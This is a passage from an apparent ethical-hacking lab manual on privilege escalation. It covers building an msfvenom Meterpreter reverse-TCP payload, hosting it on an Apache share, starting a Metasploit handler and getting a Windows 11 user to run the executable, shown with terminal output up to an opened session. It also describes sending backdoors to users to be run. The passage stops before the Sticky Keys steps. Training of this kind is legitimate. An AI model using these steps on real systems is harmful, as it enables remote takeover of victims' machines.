

Lab 2: Perform Privilege Escalation to Gain Higher Privileges

Lab Scenario

As a professional ethical hacker or pen tester, the second step in system hacking is to escalate privileges by using user account passwords obtained in the first step of system hacking. In privileges escalation, you will attempt to gain system access to the target system, and then try to attain higher-level privileges within that system. In this step, you will use various privilege escalation techniques such as named pipe impersonation, misconfigured service exploitation, pivoting, and relaying to gain higher privileges to the target system.

Privilege escalation is the process of gaining more privileges than were initially acquired. Here, you can take advantage of design flaws, programming errors, bugs, and configuration oversights in the OS and software application to gain administrative access to the network and its associated applications.

Backdoors are malicious files that contain trojan or other infectious applications that can either halt the current working state of a target machine or even gain partial or complete control over it. Here, you need to build such backdoors to gain remote access to the target system. You can send these backdoors through email, file-sharing web applications, and shared network drives, among other methods, and entice the users to execute them. Once a user executes such an application, you can gain access to their affected machine and perform activities such as keylogging and sensitive data extraction.

Lab Objectives

- Escalate privileges by bypassing UAC and exploiting Sticky Keys

Overview of Privilege Escalation

Privileges are a security role assigned to users for specific programs, features, Oses, functions, files, or codes. They limit access by type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical privilege escalation and horizontal privilege escalation.

- **Horizontal Privilege Escalation:** An unauthorized user tries to access the resources, functions, and other privileges that belong to an authorized user who has similar access permissions
- **Vertical Privilege Escalation:** An unauthorized user tries to gain access to the resources and functions of a user with higher privileges such as an application or site administrator

Task 1: Escalate Privileges by Bypassing UAC and Exploiting Sticky Keys


Sticky keys is a Windows accessibility feature that causes modifier keys to remain active, even after they are released. Sticky keys help users who have difficulty in pressing shortcut key combinations. They can be enabled by pressing Shift key for 5 times. Sticky keys also can be used to obtain unauthenticated, privileged access to the machine.

Here, we are exploiting Sticky keys feature to gain access and to escalate privileges on the target machine.

1. Click [Parrot Security](#) to switch to the **Parrot Security** machine and login with **attacker/toor**. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

2. Now, run **cd** command to jump to the root directory.
3. Run the command **msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe**.




```
msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~/home/attacker$ #cd
[root@parrot]~$ #msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Desktop/Windows.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot]~$ #
```

4. In the previous lab, we already created a directory or shared folder (share) at the location (**/var/www/html**) with the required access permission. So, we will use the same directory or shared folder (share) to share **Windows.exe** with the victim machine.

To create a new directory to share the **Windows.exe** file with the target machine and provide the permissions, use the below commands:

- Run **mkdir /var/www/html/share** command to create a shared folder

- Run **chmod -R 755 /var/www/html/share** command
 - Run **chown -R www-data:www-data /var/www/html/share** command
5. Copy the payload into the shared folder by executing **cp /home/attacker/Desktop/Windows.exe /var/www/html/share/** command.
 6. Start the Apache server by executing **service apache2 start** command.



The screenshot shows a Parrot OS desktop environment. At the top, there is a menu bar with 'Applications', 'Places', and 'System'. Below it is a terminal window titled 'service apache2 start - Parrot Terminal'. The terminal shows the following commands and output:

```
[root@parrot]~  
#cp /home/attacker/Desktop/Windows.exe /var/www/html/share  
[root@parrot]~  
#service apache2 start  
[root@parrot]~  
#
```

Below the terminal window, a file manager window is open, showing the contents of the /var/www/html/share directory. It contains three files: 'README license', 'Trash', and 'Windows.exe'. The desktop background is a dark, abstract image with a parrot in the top right corner. The bottom of the screen shows a taskbar with a 'Menu' button and a window titled 'service apache2 start ...'.

7. Run **msfconsole** command in the terminal window to launch Metasploit Framework.
8. In Metasploit type **use exploit/multi/handler** and press **Enter**.
9. Now, type **set payload windows/meterpreter/reverse_tcp** and press **Enter**.


```
> access security grid
access: PERMISSION DENIED.
> access main security grid
access: PERMISSION DENIED....and...
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.3.44-dev ]
+ -- ==[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- ==[ 1391 payloads - 46 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >>
```

10. Type **set lhost 10.10.1.13** and press **Enter** to set lhost.
11. Type **set lport 444** and press **Enter** to set lport.
12. Now, type **run** in the Metasploit console and press **Enter**.



```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!
YOU DIDN'T SAY THE MAGIC WORD!

attacker's Home


      =[ metasploit v6.3.44-dev                               ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post           ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops              ]
+ -- --=[ 9 evasion                                           ]

Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run


[*] Started reverse TCP handler on 10.10.1.13:444
```

13. Click [Windows 11](#) to switch to the **Windows 11** machine, click [Ctrl+Alt+Delete](#) to activate the machine and login with **Admin/Pa\$\$w0rd**.
14. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents.
15. Click on **Windows.exe** to download the file.




16. Navigate to the **Downloads** folder and double-click the **Windows.exe** file.

If an **Open File - Security Warning** window appears; click **Run**.



17. Leave the **Windows 11** machine running and click [Parrot Security](#) to switch to the **Parrot Security** machine.

18. The Meterpreter session has successfully been opened, as shown in the screenshot.



```
YOU DIDN'T SAY THE MAGIC WORD!

=[ metasploit v6.3.44-dev ]
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]


Metasploit Documentation: https://docs.metasploit.com/

[msf](Jobs:0 Agents:0) >> use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lhost 10.10.1.13
lhost => 10.10.1.13
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> set lport 444
lport => 444
[msf](Jobs:0 Agents:0) exploit(multi/handler) >> run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175686 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50407) at 2024-03-13 07:04:56 -0400

(Meterpreter 1)(C:\Users\Admin\Downloads) >
```

19. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.
20. Type **getuid** and press **Enter**, to display current user ID.

A screenshot of a Parrot OS terminal window titled 'msfconsole - Parrot Terminal'. The terminal shows a Metasploit Meterpreter session. The user enters 'use exploit/multi/handler', then 'set payload windows/meterpreter/reverse_tcp', 'set lhost 10.10.1.13', 'set lport 444', and finally 'run'. The output shows a reverse TCP handler started on 10.10.1.13:444, a stage sent to 10.10.1.11, and a Meterpreter session opened. The user then 